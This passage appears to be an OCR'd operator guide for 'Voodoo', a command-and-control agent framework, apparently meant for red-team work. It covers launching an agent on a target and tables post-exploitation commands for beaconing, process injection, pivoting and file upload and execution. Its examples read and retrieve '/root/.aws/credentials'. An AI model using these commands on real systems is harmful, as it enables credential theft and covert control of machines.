
Click the "Update" button!

Then click the "Python 2.7" link, and you will receive the launcher code which you can copy & paste to run an agent on a target.




Execute Agent

To execute the launcher for the agent, copy the text from the LP and paste where it will be executed as a shell command to execute it (e.g. on our public instance)...




Post-Exploitation

Check the Voodoo LP for the newly registered agent via the WebUI:



Double click the random name assigned to the target (e.g. "Hobis" above the "root" text") and rename it something more memorable (e.g. "Ubuntu001")...



You may now browse the survey commands Voodoo automatically executes or begin to execute new commands.

Here is a list of frequently used commands (type "help" for a full list of commands):

Command	Description	Notes for Example	Example
exit	kills the agent	(only run this when you are sure you no longer wish to interact w/ target)	exit
exitdate [epoch_seconds]	sets a date when the agent will exit automatically		
exitfile [remote_filepath]	sets marker file that if exists agent will exit	If you need a sysadmin to remove Voodoo from a target, have them create the file	exitfile /tmp/doNotTellNoOne.txt
exitsilence [hours]	sets a max time span that the agent wait without being able to contact the LP		
fork	starts another agent identical to this one	(you should then see another agent within the Voodoo web interface appear)	fork
help	Get a list of the features & commands within Voodoo		help
help [command]	Get help on a specific command		help fork
info	lists agent settings		
interval [seconds]	sets the number of seconds between beacons		interval 1
jitter [0-99]	sets the jitter in percentage		jitter 22
kill	kills process		
last	lists logged in users		
netstat	lists network connections		
ps	list running processes		
sleep [seconds]	sends agent to sleep, non-repeating	Useful when you are going to lunch or home for the night... 3600 is 1 hour	sleep 3600
stoptask	interrupts a currently running task		
sysinfo	gets general info from agent host		
whoami	gets the user the agent is running as		

Commands to help work with the remote file system...

Command	Description	Notes for Example	Example
ls	lists files for current or given path		ls /fork
cd	change directory		cd /root
pwd	prints current working directory		
cat	reads a file out to the terminal		cat /root/.aws/credentials
get	retrieves given file from agent		get /root/.aws/credentials
put	saves a file to target path	(click the arrow on the right to select the file to upload)	put /tmp/someScript.sh
chmod	change permissions		chmod 777 /tmp/someScript.sh
mkdir	make directory		
rm	removes a file or directory		

Commands to help execute additional code...

Command	Description	Notes for Example	Example
fork	starts another agent identical to this one	(you should then see another agent within the Voodoo web interface appear)	fork
run	executes a command		
exec	uploads and executes an file		
execso	uploads and executes an .so file		
inject	injects an so into another process, requires inject module `load inject`	load inject (run this command once before using) pro version only	
python	executes python string, requires python module `load python`	load python (run this command once before using) pro version only	
pyscript	executes python script, requires python module `load python`	load python (run this command once before using) pro version only	
load	loads additional capabilities into agent		
unload	unloads capabilities module		
route	Allows pivoting through this agent to another agent	pro version only	

And much more! Take some time to explore Voodoo's capabilities!